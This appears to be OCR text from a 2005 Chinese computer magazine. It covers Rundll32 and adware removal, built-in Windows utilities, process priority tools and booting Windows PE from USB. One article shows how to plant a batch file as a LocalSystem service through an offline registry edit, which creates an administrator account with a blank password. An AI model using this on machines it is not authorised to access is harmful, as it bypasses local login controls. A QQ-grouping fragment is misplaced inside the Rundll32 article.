小菜已经养成了一种习惯，有事没事打开“任务管理器”观察系统中的进程列表，听大嘴说经常留意系统进程列表就能做到“心中有谱”，及时发现系统新增进程，感觉进程可疑时就能迅速应对了。这天启动系统后他突然发现进程列表中多出了一个“RUNDLL32.EXE”进程，昨天还没有呢，于是按照大嘴平时传授的方法，先搜索一下这个文件，发现它位于System32目录中，难道是正常的系统文件？怎么会突然自己运行了呢？于是又在开始菜单“运行”栏中输入“msconfig”，打开系统配置实用程序查看系统中的启动项目，发现了它的启动项目(见图1)，感觉并不是自己必须要用到的，于是就取消了这个启动项目，并在“任务管理器”中结束了“RUNDLL32.EXE”进程，也没发现什么异常。谁知重新启动系统后又出现了这个进程，而且它的启动项目也自动恢复了，这是怎么回事呀！小菜一时拿不定主意了，只好去找大嘴。




图 1




图 2

如果由于网速较慢或QQ版本问题而造成顺序没有更新，则可以手动右击QQ好友列表的空白处，选择“下载好友分组”(见图3)。



图 3

笨有笨的办法:删了重建

在好友分组比较少的情况下，即使没有工具，我们也能通过手动删除和重建完成分组排序。但如果分组较多，还是推荐使用LumaQQ排序的方法。

1.三杯水对换原理

大家都知道，如果要将两个杯子中的水对换，那么必须要找第三个杯子来作为临时存放工具。同样地，我们在QQ中建立临时分组，也可以完成两个分组中好友的对换，然后再将分组改名就能实现分组的位置交换。

第一步：右击QQ界面好友列表空白处，选择“添加组”，随意为这个临时组起个名字，如“临时”。

第二步：框选要交换位置的分组A中的所有好友，拖动到临时组中。

第三步：将要交换位置的分组B中的所有好友，框选并拖动到已经空了的分组A中。

第四步：将在临时组中的所有原分组A的好友用框选方式全选后拖动到分组B中，然后右击分组A，选择“重命名”，命名为分组B，同样方法将分组B命名为分组A，这样就实现了分组AB的位置对换。

2.完全重建法

第一步：按照想要的顺序在QQ中新建好友分组，不必管原来存在的分组。

第二步：将原来分组中的好友用框选加拖动的方式移动到新建立的分组中。

第三步：完成所有分组好友的移动后，删除原来的分组，现在只剩下预定顺序的新分组了。 CF [YY01]

名副其实的DLL加载工具

Rundll32.exe其实是一个很重要的Windows系统文件，我们把它分成两部分就比较容易理解了:run(运行)和dll(动态链接库)，它的功能正如其名称一样，用来调用和执行那些不能作为程序单独运行的DLL文件中的函数来实现具体功能，而最后的32则表示运行的是32位的DLL文件(下文中有解释)。和上期介绍的Svchost.exe进程有些类似，Rundll32.exe进程也可以同时出现多个，而且同样在“任务管理器”中只能看到Rundll32.exe进程，看不到真正运行的DLL文件，因此可能会被恶意软件和病毒木马利用来入侵系统，但它们也有不同的地方，每个Rundll32.exe进程启动时只能加载一个DLL文件，这种特性使得我们更容易分析它的运行。

火速链接

如果你对DLL文件和其内部函数的原理不太了解,可以参考本刊2005年第17期的《动态链接库 Windows的活动大陆》。

现场解决小菜难题

1.“大嘴工具箱”里的宝贝:APM

Rundll32.exe进程很少常驻于系统内存中，因此通常在系统进程列表中是看不到它的，而且Rundll32.exe独立运行是毫无作用的，如果进程列表中出现了Rundll32.exe进程，说明系统中一定有常驻内存的DLL文件通过它在运行了。下面来看看小菜电脑中的Rundll32.exe是怎么回事，不过使用Windows自带的“任务管理器”无法对Rundll32.exe进程进行更深入的分析，大嘴从“大嘴工具箱”中找出了一个更专业的进程工具——Advanced Process Manipulation(以下简称APM)，别看它个头不大，却具备许多其他同类工具没有的本领，在下文中我们会逐步介绍这些特殊功能的应用。

Advanced Process Manipulation 小档案

u软件版本:1.0　　软件大小:109KB
u软件性质:免费软件　　适用平台:Windows 9x/2000/XP
u下载地址:http://www.diamondcs.com.au/downloads/apm.exe

2.找出幕后黑手:检测Rundll32.exe调用的DLL文件

APM界面很简单，在上面的进程列表中找到“rundll32.exe”进程，右击该进程，在弹出菜单中选择“Get Command line”，在打开对话框中可以看到它启动DLL文件的命令是“rundll32 C:\PROGRA~1\NEWDOT~1\NEWDOT~1.DLL,NewDotNetStartup -s”，这和前面小菜在“系统配置实用程序”(Windows 98/XP自带的实用工具，运行“msconfig.exe”即可打开)中看到的启动项命令是一样的(见图2)。

3.防止再生:从内存中把DLL赶走

不过经常会遇到Rundll32.exe进程被结束后仍会“再生”的情况，也就是说Rundll32.exe进程即使在“任务管理器”中被



图2

强制关闭，几秒后仍会重新出现。要删除DLL就必须先中止这个DLL的运行，除中止Rundll32.exe进程外，还可以将DLL清理出进程空间，方法是使出APM的“杀手 ”——卸载DLL。在APM界面下方的Rundll32.exe进程模块列表中找到这个“C:\PROGRA~1\NEWDOT~1\NEWDOT~1.DLL”，右击该模块，选择“Unload DLL”命令(见图3)，然后单击几次“OK”按钮即可将其从内存中卸载。




图3

大嘴有话说:

APM的DLL文件卸载功能在对付无进程DLL木马方面非常有效，还有一些DLL木马会插入在Explorer.exe等其他正常进程中运行，都可以通过这个方法卸载DLL模块后再进行清除。

接下来要做的就是在“系统配置实用程序”中取消它的启动项目，重启系统后，进入被Rundll32.exe调入的“NEWDOT~1.DLL”文件所在目录，由于前面启动命令中是以8.3短文件名格式显示的，根据字母找到了它的完整目录路径是C:\Program Files\NewDotNet目录，同时在这个目录中看到了被调入运行的DLL文件，其完整文件名称是“newdotnet6_38.dll”，直接删除这个文件即可。不过在这个目录中同时还发现有一个名为“uninstall6_38.exe”的文件，估计这个程序是有卸载程序的，后来通过查询知道这个程序原来是个广告程序，还好不是什么病毒木马。

不过小菜却说有个问题不明白，为什么前面自己删除了Rundll32.exe的启动项目后重新启动又恢复了?

其实这正是因为没有结束真正的 DLL 文件运行造成的，而这个 DLL 文件在实现其功能的同时，还具备保护它的启动项目的功能，可以自动恢复被删除的启动项目。而我们的做法则是先使用 APM 卸载了这个 DLL 文件后，再删除的启动项目，它自然就不能恢复了。

大嘴有话说:

其实这个自我保护特性是许多恶意程序和病毒木马的共同特征，因为它们在系统中添加的启动项目，很容易被用户发现，为了不被轻易删除，都会在运行过程中保护这个启动项目。有一些正常的共享软件也采用了此技术，例如3721网络实名的 DLL 文件“CnsMin.dll”也同样具备这个特性。在清除这类 DLL 病毒木马程序时，我们必须先卸载其 DLL 文件取消保护机制，才能删除启动项目和相关文件。

Rundll32.exe 和 Rundll.exe 的区别

在 Windows 98 中除 Rundll32.exe 文件外，还有一个 Rundll.exe 文件，它们都位于 Windows 目录中，两者区别是前者用来运行 32 位的 DLL 文件，而后者则是运行 16 位的 DLL 文件。但 Windows XP 由于使用的是 NT 内核，其代码都是纯 32 位的，所以只有一个位于 Windows\System32 目录的 Rundll32.exe 文件，而没有 Rundll.exe 文件，这点是一定要弄清楚的，因为有一些病毒木马程序正是利用了大家对这个知识的模糊认识，在 Windows\System32 目录中添加名为 Rundll.exe 文件，例如爱情森林、史莱姆病毒、SchoolBus 木马等，如果你在 Windows XP 的进程列表中发现了这个名称，那就一定要引起注意了，可以肯定它是恶意性质的程序。当然，也有一些病毒木马会假冒 Rundll32.exe 进程，这时可以在 APM 中查看其进程文件路径是不是在 System32 目录，如果不是的话，就很可能是病毒木马程序了。

大嘴有话说:

许多朋友在结束进程并删除病毒文件 Rundll.exe 后，系统无法运行任何EXE文件了，这是因为可恶的病毒关联了EXE文件，这样当你运行任何程序时都会打开病毒。如果出现这种情况，你可以把注册表编辑器程序文件名“regedit.exe”修改为“regedit.com”，然后再运行注册表编辑器打开[HKEY_CLASSES_ROOT\exefile\shell\open\command]主键，将右侧的默认键值数据修改为“"%1" %*”(不含外侧中文引号)即可。

特殊的快捷方式

虽然Rundll32.exe有时可能会为恶意程序入侵系统提供便利，但也可以为电脑操作带来方便，利用其 DLL 文件载入功能，可以快速打开系统控制面板的各个选项卡及其他一些系统控制功能。

1.打开控制面板选项卡

在 Windows XP 开始菜单“运行”栏中输入“rundll32 shell32.dll,Control_RunDLL SYSDM.CPL,,2”后回车即可打开系统属性中的“硬件”选项卡，是不是感觉很有意思？其实还可以用类似命令打开所有的控制面板选项卡，其命令格式为:Rundll32.exe shell32.dll,Control_RunDLL Filename.CPL,,n

这里的“Filename.CPL”是指要打开的控制面板项目对应的 CPL 文件，在 Windows\System32 目录中可以找到这些文件，双击打开就知道每个文件对应的是哪个控制面板项目了，后面的“,,n”则表示要打开的选项卡序号，这个序号是从 0 开始的。但在输入时要注意“Control_RunDLL”部分的大小写是不能搞错的，否则会运行错误。按照这个规律，其他运行命令例如:

rundll32 shell32.dll,Control_RunDLL \打开控制面板窗口
rundll32 shell32.dll,Control_RunDLL desk.cpl,,3 \打开显示属性的“设置”选项卡

2.打开系统控制功能

在“开始”菜单“运行”栏中输入“rundll32.exe user32.dll,LockWorkStation”(注意逗号后面部分内容的大小写)可以快速锁定系统，同样的命令还有“rundll32.exe desk.cpl,InstallScreenSaver c:\windows\system32\logon.scr”，可以将指定屏幕保护程序 logon.scr 设置为当前屏保，并打开屏幕保护属性设置窗口。另外，在 Windows 98 中也有一些使用 Rundll.exe 来运行的命令，例如大家经常在媒体上看到的“rundll.exe user.exe,exitwindows”关机命令和“rundll.exe user.exe,exitwindowsexec”重启命令。

为了方便，我们还可以把这些命令制作成特殊功能的快捷方式，例如制作锁定系统的快捷方式。在桌面上单击鼠标右键，选择“新建→快捷方式”，首先输入命令“rundll32.exe user32.dll,LockWorkStation”(如图 4)，单击“下一步”，然后再输入快捷方式名称“锁定系统”，单击“完成”按钮即可。当然，你还可以右击这个快捷方式，选择打开“属性”对话框，修改这个快捷方式的图标并设置快捷键，以方便使用。



图 4

当然，以上只是介绍了 Rundll32.exe 命令的一部分，其他更多的命令限于篇幅无法逐一列出，所以大嘴将它的命令列表收集整理成为TXT文件，大家可以从http://www.newhua.com/cfan/200518/Rundll32.txt 下载得到。 CF [YY02]

用系统自带功能代替第三方软件

软件超级模仿秀！系统潜能大挖掘

★★

■CPP

安装完Windows后，本能的你就会向其中安装各种各样的软件。这样做有两个很明显的缺点：

①虽然Windows 2000/XP比起Windows 98已经大大提高了稳定性，但安装过多软件仍可能导致系统越来越慢。

②有时只需软件的部分功能，却要为此购买整套软件。

在很多时候，其实并不需要安装第三方软件就能实现所需的功能，来试着挖掘一下Windows的潜能吧！

Windows教你读英文单词

模仿对象：词霸

实现功能：语音朗读

上网时，经常会遇到一些陌生的英语单词，英语高手可以随口读出正常的发音，可是大多数就不得不求助于词典上的音标，或是使用词霸等第三方软件来朗读正确发音了。实际上，Windows XP自带的语音功能就能解决你的问题。

使用方法：点击“开始→设置→控制面板”，在“控制面板”中双击打开“语音”，然后在弹出的“语音属性”窗口中将要朗读的陌生单词输入“使用下列文字预览语音”文本框中，点击其右侧的“预听语音”按钮(见图1)。其他安装了微软语音(Text to Speech，简称TTS)引擎的Windows系统也具有此功能，如果你的系统中没有语音功能，可从下面的地址中下载组件包安装。



图1

英文语音:http://www.newhua.com/cfan/200518/mstts51.rar

中文语音:http://www.newhua.com/cfan/200518/mstts51c.rar

> 小提示
>
> 微软语音引擎能朗读单词，如果要解释单词，还是建议安装词霸等软件或访问词霸在线http://cb.kingsoft.com。

没有压缩软件也做自解压包

模仿对象：压缩软件

实现功能：制作自解压包

WinZip、WinRAR都是共享软件，而免费的压缩工具要不就是命令行的，要不就是支持的格式非常少。其实在Windows中已经集成了一款压缩工具IExpress，利用它还能做出自解压包。

使用方法：通过“开始→运行”打开iexpress.exe，弹出“IExpress Wizard”(IExpress向导)界面，选择“Create new Self Extraction Directive file”点击“下一步”，再选择“Extract files only”(只执行文件解压缩操作，IExpress还能用来制作安装程序，现在我们只需要它实现自解压功能，所以选择此项)并进入“下一步”，随便设置一个解压窗口显示的标题(比如：几张风景图片)，一路下一步直至“Packaged files”(打包文件)，点击“Add”按钮选择要添加到压缩包中的文件(可配合Shift或Ctrl进行多选)，接着再次一路“下一步”直至“Package Name and Options”(压缩包名称和选项)，点击“Browse”选择压缩包生成位置并输入一个文件名(如：几张图片.exe)，接下来都采用默认设置持续点“下一步”直至完成即可。

中了流行病毒却没有安装杀毒软件

模仿对象：杀毒软件

实现功能：查杀流行病毒

冲击波、震荡波、狙击波，一波又一波的病毒利用Windows的漏洞疯狂传播，而很多朋友并没有养成良好的安全习惯，没有安装有效的杀毒软件或没有及时更新病毒库。当系统中了这类病毒，却发现自己还没有装杀毒软件时，那该怎么办呢？微软似乎对Windows的漏洞越来越关注了，偷偷在Windows XP中集成了一个流行病毒专杀工具Microsoft Windows Malicious Software Removal Tool。

使用方法：点击“开始→运行”，在运行输入框中输入mrt.exe，点击“确定”打开此工具。在该软件界面中点击“查看此工具检测和删除的恶意软件列表”，弹出的列表框中就显示了当前可以查杀的所有病毒/恶意程序。点击“下一步”后，即开始扫描系统，完成后就会显示扫描结果(如果你的Windows XP没有集成此工具，可以通过Windows Update升级)。

> 小提示
>
> 这个杀毒工具只推荐在紧急情况下救急使用，不具备杀毒软件的实时防护功能。

命令行下的“进程杀手”

模仿对象：进程管理软件

实现功能：进程查看/中止

Windows 自带的〝任务管理器〞功能实在太弱，要是系统中出现了病毒木马之类的，你第一个会想到的就是中止它们的进程，可是用〝任务管理器〞中止进程经常会收到〝权限不足〞的错误提示。如果你不想安装第三方进程管理工具，那就试试系统中自带的命令行工具吧。



图 2

使用方法:按〝Ctrl + Alt + Del〞选择打开〝任务管理器〞，在〝进程〞选项卡的进程列表中找到需要中止的进程，查看 PID 列的值，如果你没有找到 PID 列，可以选择菜单〝查看→选择列〞，然后勾选〝PID(进程标识符)〞点击确定(见图 2)。点击〝开始→运行〞，在运行框中输入 CMD.EXE 回车打开〝命令提示符〞窗口，接着键入如下命令(其中的 PID 即为刚才查看的需要中止的进程的 PID 值):

```
ntsd -c q -p PID
```

这条命令的运行权限是系统调试级别的，因此可以中止大部分进程。

小提示

Windows XP 中无需打开“任务管理器”也能找出进程的 PID 值，方法是在“命令提示符”下运行“tasklist”命令。

最后给出 Windows 可替代软件功能表，供大家参考。

Windows 自带功能 / 组件	替代的软件	附加说明
Windows Movie Maker	视频处理软件	系统为 Windows Me/XP
Windows Media Player	CD 转 MP3 及 MP3 转 CD 工具	同时还能将CD转为WMA或将WMA转为CD
CD写入向导	刻录软件	系统为 Windows XP，在〝我的电脑〞中把要刻录的文件拖动到刻录机盘符中然后按左侧任务提示操作
图片与传真查看器	照片打印软件	参考本刊 2005 年第 9 期《单张多图 看我的》
远程桌面	远程控制软件	参考本刊 2005 年第 14 期《朋友有难〝远程桌面〞替你跑腿》
NetMeeting	远程会议（视频）软件	另外可以替代IRC聊天软件的客户端
PrintScreen键	截图工具	按住Alt再点PrintScreen键就能截取当前窗口的图片
Windows Firewall	网络防火墙	入门级的防火墙，在本刊 2005 年第 12 期的《Windows防火墙安全鉴定书》中详细介绍了它的优缺点

CF [YY03]

我有“特权”我怕谁

——巧用服务添加管理员账户

★★★

■盆盆 @diyinside.com

不小心把管理员账号的密码给忘记了，这可怎么办？没关系，今天我们用点〝特权〞，把管理员账户抢回来。本文将给大家介绍一种将批处理文件安装为服务，并用它来新建管理员账户，而我们所用的〝特权〞是指服务可以在用户登录之前运行，同时比普通应用程序拥有更高的权限(本文适用于 Windows XP)。

第一步：打开〝记事本〞新建一个批处理文件 AddUser.bat，内容如下:

```
@echo off
net user admin /add
net localgroup administrators admin /add
```

第二步：从 http://www.skycn.com/soft/9843.html 下载〝超级 MS-DOS 7.10 启动盘〞，该启动盘支持在实模式 DOS 下访问 NTFS 分区和闪存盘。用该启动盘引导故障电脑，然后将C:\WINDOWS\system32\config\system文件复制到软盘或闪存盘中。接着将先前创建的 AddUser.bat 批处理文件复制到故障电脑的 C 盘根目录下。

第三步：在一台正常的电脑上运行 regedit.exe 打开〝注册表编辑器〞，选中[HKEY_LOCAL_MACHINE]，并选择菜单〝文件→加载配置单元〞，在弹出的文件选择框中定位到先前复制出的 system 文件，并指定加载到[HKEY_LOCAL_MACHINE\Test]分支。

第四步：在〝注册表编辑器〞中定位到[HKEY_LOCAL_MACHINE\Test\Select]，记下右侧空格中〝Current〞键值的数值数据 x，该键值指定故障电脑加载的配置为 ControlSet00x，本文假设其为 ControlSet001(见图)。根据这个 x 的数值，定位到以下注册表项:

[HKEY_LOCAL_MACHINE\Test SYSTEM\ControlSet00x\Services]

第五步:在该分支下新建一个注册表项 AddUser，在新建的 AddUser项下新建以下键值:

①可扩充字符串键值 ImagePath，其数值数据为 C:\AddUser.bat。

②字符串键值ObjectName，其数值数据为LocalSystem。

③DWORD键值Start，其数值数据为0x2。

④DWORD键值Type，其数值数据0x10。



这样就可以新建一个AddUser服务，其登录身份为LocalSystem，启动类型为"自动"，该服务为独享进程。修改结束以后，选择菜单"文件→卸载配置单元"，保存所做的设置。接着将修改好的system文件复制回故障电脑。

第六步:移除启动盘，并重启故障电脑，AddUser服务会在用户登录之前自动运行，由于该服务以LocalSystem账户身份运行，所以有权限新建一个管理员账户admin。完成后我们就能直接以该admin账户登录系统(空密码)，删除以下注册表项[HKEY_LOCAL_MACHINE\Test SYSTEM\CurrentControlSet\Services\AddUser]即可。

小提示

尽管在"事件查看器"里会提示新建的AddUser服务启动失败(因为该批处理文件没有可以和SCM"服务控制管理器"交互的代码)，但实际上该服务确实可以自动启动。

CF [YY04]

没有硬的来软的 免费升级超线程

★★

■咖啡不加糖

超线程(HT)是Intel新款P4处理器才具有的一项功能，这项技术能显著提高计算机在多任务并行时的处理能力。但大多数人所使用的CPU并不具备这个功能，并且近期没有升级硬件的打算。

最近笔者试用了一款叫做Process Tamer，它能实现与超线程技术类似的功能，即根据程序运行情况自动分配CPU时间。那么，这款软件究竟可以解决哪些问题呢？看看下面的典型例子:

①使用QQ/MSN同时多人视频时，系统进行其他操作变得异常迟缓。

②打开包含较多图片、Flash、视频的网页时，IE界面无法自动刷新，其他程序也陷入假死。

Process Tamer 小档案


u软件版本:2.00.15　　软件大小:1.3MB
u软件性质:免费软件　　运行环境:Windows 2000/XP
u下载地址:http://www.newhua.com/cfan/200517/protm2015.exe

下载安装这个软件后，屏幕右下角的系统托盘中就出现了一个天平的图标，这样Process Tamer就会自动平衡各个进程对CPU的资源占用，提高多任务间切换的速度。

由于Process Tamer的自动调整机制可能造成一些问题，比如在CPU占用率高时自动降低正在进行记录操作的Nero进程优先级，有可能把盘刻"飞"，所以还需要手动更改一些设置。

第一步:右击系统托盘中的Process Tamer图标，选择"Configure"(设置)，打开配置面板。

第二步:在弹出窗口中切换到"Processes"(进程)标签，在其下方的列表中就显示了当前已经运行的进程(CPU占用低于1%的默认不显示)，找到需要更改的进程，本例中我们选择nero.exe，在其"Explicit Rule"(显式规则)列的下拉列表中选择"Ignore"(忽略)，点击"确定"(见图)。



小提示

在配置界面中去除"Hide<1%CPU"(隐藏CPU占用<1%的进程)的勾选就能显示所有进程。

原理与误区

很多文章都把这个软件神话了(包括有些大媒体的文章)，其实它的作用只能说是用软件方式改善多任务的使用状况，与真正的基于硬件的超线程技术是有区别的。而有的文章却说"极力推荐各位赛扬D处理器用户们使用这个软件"，这就有点"伪科学"的嫌疑了。

Process Tamer实现多任务速度优化的原理是:在系统出现CPU高负载运行时，降低占用CPU时间最多的进程的优先级，提高那些被别的进程抢占CPU时间而导致响应迟滞的进程的优先级，这样就能降低系统出现假死的概率。经过测试发现，在运行Process Tamer时，系统并没有启动新的服务，所以判断该程序是运行在应用程序层，而非系统服务层的，也就是说，该软件自身的优先级切换功能也受到系统速度的影响。

CF [YY05]

■软件 DIY

将 Windows 装进你的闪存盘

★★★★

本文可以帮你学到

- 制作闪存盘上的“深山红叶”
- 制作移动硬盘上的“Windows PE”
- 让移动硬盘具有多重启动功能

在上期的《揭秘改造新招数 我的闪存盘大不同》一文中介绍了制作系统维护启动闪存盘的方法，但对于一些要求较高的系统维护工作，这些简单的工具就很难满足需要了，这里笔者将为大家介绍更高级的系统维护启动闪存盘的制作方法，让你的闪存盘不仅可以启动深山红叶光盘的 Windows PE 系统，更可以具备多启动功能，实现更多、更强的系统维护功能。

闪存盘上的深山红叶

深山红叶光盘中的核心就是集成的 Windows PE 系统，它可以让我们直接启动到 Windows XP 内核的图形界面进行操作，并可以运行大部分的 Windows 工具，以实现更方便、强大的系统维护功能。

> 小提示
>
> 使用“深山红叶”、“下载”、“Windows PE”等关键词，在 Google 或百度进行搜索就可以找到深山红叶的 ISO 文件。

制作能启动 Windows PE 的闪存盘原理其实也很简单，和把 Windows PE 安装到硬盘上的方法类似，因此首先要求你的闪存盘能以 USB HDD 模式启动，也就是启动后的闪存盘盘符为 C，并且容量至少为 256MB。如果你的闪存盘不是 HDD 类型，通常可以使用驱动光盘中附带的格式化工具进行转换，如果闪存盘没有附带这样的工具，也可以尝试使用《揭秘改造新招数 我的闪存盘大不同》一文中介绍的 PortFree Production Program(简称PFPP，下载地址:http://www.newhua.com/cfan/200517/upan_PDx8_327.zip)工具进行转换，对于一部分闪存盘来说，这种方法是有效的。

运行 PFPP 程序后，插入闪存盘，如果界面中的向上箭头变为亮蓝色，说明本工具对你的闪存盘是有效的，这时单击界面右下角的〞OPTION〞(选项)按钮，在弹出的窗口中单击〞Flash Test〞(闪存盘测试)选项卡，选中〞Reproduction〞(再现)选项，然后再单击〞Others〞(其他)选项卡，在〞Type〞(类型)下面选中〞Fix-Disk〞(修复闪存盘)选项(见图1)，最后单击〞OK〞按钮保存后返回主界面，单击〞RUN〞按钮即可完成转换。接下来，就可以开始制作了。




图 1

第一步:在 Windows XP 操作系统中右击闪存盘盘符，选择〞格式化〞，在〞文件系统〞下拉框中选择〞FAT〞或〞FAT32〞，并选中下面的〞快速格式化〞选项(见图2)，单击〞开始〞按钮完成格式化操作。这个步骤用来向闪存盘引导扇区写入引导数据，用以引导 Windows PE 系统的 NTLDR。



图 2

第二步:将深山红叶光盘 PEXP 目录下的〞NTDETECT.COM〞复制到闪存盘根目录中，然后再复制 PEXP 目录中的〞SETUPLDR.BIN〞文件到闪存盘根目录中，并将其改名为〞NTLDR〞(注意没有扩展名)。

第三步:在闪存盘上新建一个目录，名称为〞Minint〞，注意必须使用这个名称，然后复制深山红叶光盘 PEXP 目录下的所有文件到闪存盘 Minint 目录。

第四步:将深山红叶光盘中的〞DOCUMENTS AND SETTINGS〞和〞PROGRAMS〞两个目录以及根目录中的〞BOOTFONT.BIN〞文件复制到闪存盘根目录。

> 小提示
>
> “BOOTFONT.BIN”文件是 Windows XP 启动菜单和系统启动过程中用来显示中文字体的语言支持文件，如果发现 Windows XP 启动菜单变成了英文，或 Windows PE 启动进度条上的中文字体不能显示，就是这个文件丢失了。

第五步:进入 CMOS 设置，在〞Advanced Setup〞(高级设置)项的〞1st Boot Device〞(第一个启动设备)选项中，将第一引导设备设置为〞USB HDD〞(见图3)，然后使用



图 3

我们制作的闪存盘引导电脑，就可以引导进入 Windows PE 系统了。由于深山红叶光盘并没有针对闪存盘设计，其中的部分程序可能会由于路径指向PEXP而无法正常运行，这时还需要调整一下路径设置。例如闪存盘启动 Windows PE 后会导致不能拨号、杀毒软件不能升级以及一些维修工具不能使用等，这时大家可以搜索包含〝pexp〞字符的CMD和INI文件，将其中的〝pexp〞替换为〝minint〞即可。

小提示

用闪存盘启动Windows PE成功与否比较依赖主板BIOS的支持，即使是支持闪存盘启动的电脑，也不能保证能完全正常启动Windows PE，笔者在一台AWARD芯片的SIS 645DX主板上启动成功，但在另外一台AMI芯片的INTEL 865PE主板上虽然也能启动，但中途出现蓝屏错误。另外，用闪存盘启动Windows PE，其速度通常会比光盘启动还要慢。当然，用闪存盘启动Windows PE做维护也有它的好处:升级和扩充工具软件都非常方便。

移动硬盘也用Windows PE

移动硬盘的超大容量相对于闪存盘来说，启动 Windows PE可以集成更多工具，使用起来更具优势，有了闪存盘的制作经验，移动硬盘制作起来也比较容易，不过也有一些不同之处。

有些朋友的移动硬盘没有分区，这里建议最少将其分为两个分区，这样用来启动 Windows PE的分区专门存放工具，而另外的分区则可以保存一些备份数据，而不会因为 Windows PE分区的格式化等操作导致无法备份数据。对移动硬盘分区可以在 Windows XP系统中打开〝控制面板→管理工具→计算机管理〞，然后通过〝磁盘管理〞功能对你的移动硬盘进行重新分区，具体步骤这里不再详细介绍。但要注意的是，分区后一定要激活主分区(注意此分区不能为NTFS格式)，对于一些已经分区过的朋友也要注意这一点，通常移动硬盘主分区是没有激活的，这样是不能引导系统的。激活分区的步骤也很简单，在你的移动硬盘第一分区上单击鼠标右键，选择〝将磁盘分区标为活动的〞即可(见图4)，已经激活的分区上会显示有〝活动〞二字。接下来的步骤就和前面使用闪存盘制作完全一样了，快速格式化移动硬盘主分区并复制相关文件即可。



图4

让移动硬盘多重启动

GRUB是Linux中的一个启动管理器，其功能非常强大，在2004年14期的《移花接木　让 Windows 启动无限精彩》一文中我们介绍过它的基本知识和应用，现在尝试将它移植到移动硬盘或者大容量闪存盘中使用，实现 Windows PE 和多重启动并存，获得了成功。

第一步:给移动硬盘添加XP的OSLoader

这里接着前面的步骤继续做，也就是已经在移动硬盘上做好了 Windows PE启动，这时在移动硬盘根目录中已经有了〝NTLDR〞文件，但这个文件是 Windows PE专用的，它不支持读取boot.ini文件实现引导菜单，因此需要先将〝NTLDR〞文件改名为〝PELDR〞(同样不带扩展名)，然后将 Windows XP系统分区根目录中的〝NTLDR〞和〝boot.ini〞两个文件复制到移动硬盘根目录中。现在如果你用移动硬盘启动系统，会看到 Windows XP的启动菜单，说明这一步制作成功了。

小提示

如果你没有在移动硬盘上制作Windows PE启动盘，而是从这个步骤开始全新制作GRUB多重启动盘，但又不想使用快速格式化命令写入引导代码，因为这样会破坏分区中的文件，我们还有其他办法来无损数据写入引导代码，首先从http://www.newhua.com/cfan/200518/tools.rar下载一个名为“tools.rar”的压缩包，将其中的“NTBOOT.EXE”文件解压到D盘根目录，打开命令行窗口，转到D盘后运行“ntboot j:”即可(盘符J应替换为你的移动硬盘分区盘符)。

第二步:安装GRUB到移动硬盘

有些朋友可能会问，我们要安装的是GRUB，为什么第一步却让安装XP的OSLoader呢？因为GRUB有多种安装方式，一种是直接向引导扇区写入引导代码，一种是挂接到Windows XP的OSLoader上，前者制作比较麻烦，而后者则方便得多，而且灵活性强，因此这里就选择了后者。现在在移动硬盘上已经安装好了 Windows XP的OSLoader，如何挂接GRUB呢？

首先，在移动硬盘根目录中建立名为〝boot\grub〞的目录结构，然后从http://www.newhua.com/cfan/200518/grub.rar下载GRUB程序压缩包，将解压后的文件复制到移动硬盘boot\grub目录中，并将GRUB的引导文件〝grldr〞复制到移动硬盘根目录。然后，我们要修改移动硬盘根目录中的boot.ini文件，使其能够自动引导GRUB，修改后的内容如下(见图5)：



图5

```
[boot loader]
timeout=0
```

default=C:\GRLDR

[operating systems]

C:\GRLDR="启动 GRUB"

小提示

> 这里设置了“timeout=0”，目的是让这个OSLoader能够直接引导到GRUB菜单，实现多重启动选择，而不再出现OSLoader的启动菜单。

第三步:配置GRUB启动 Windows PE

由于移动硬盘的引导代码默认指向的是NTLDR引导系统，而现在移动硬盘上的NTLDR是 Windows XP系统的，不是 Windows PE系统的，PE系统的引导文件NTLDR已经在前面被我们改名为PELDR，如何才能引导 Windows PE呢？我们的做法是提取引导扇区代码，并修改其中的数据使其指向改名后的 Windows PE引导文件PELDR。具体操作如下：

①将我们前面下载的“tools.rar”压缩包中的文件都解压到D盘根目录，其中的“MKBT.EXE”就是用来提取引导扇区代码的，运行格式为“mkbt -x -c j: D:\peloader.bin”。使用时需要打开命令行窗口，转到D盘后按照格式运行即可，注意要将其中的盘符“j:”替换为你的移动硬盘启动分区盘符(见图6)。执行完毕后，可以在D盘根目录下生成一个名为“peloader.bin”的文件。




图6

②在命令行窗口中继续运行“nt2peldr D:\peloader.bin”，这里运行的“NT2PELDR.EXE”程序的功能实际上就是把“peloader.bin”文件中的“NTLDR”数据替换为“PELDR”，使其指向 Windows PE的引导文件PELDR。当然，你也可以使用 WinHex 等十六进制编辑软件打开“peloader.bin”，搜索并替换其中的“NTLDR”为“PELDR”。

③把修改后的“peloader.bin”文件复制到移动硬盘根目录，然后用“记事本”打开boot\grub目录下的GRUB菜单配置文件“menu.lst”，添加如下内容(见图7)：

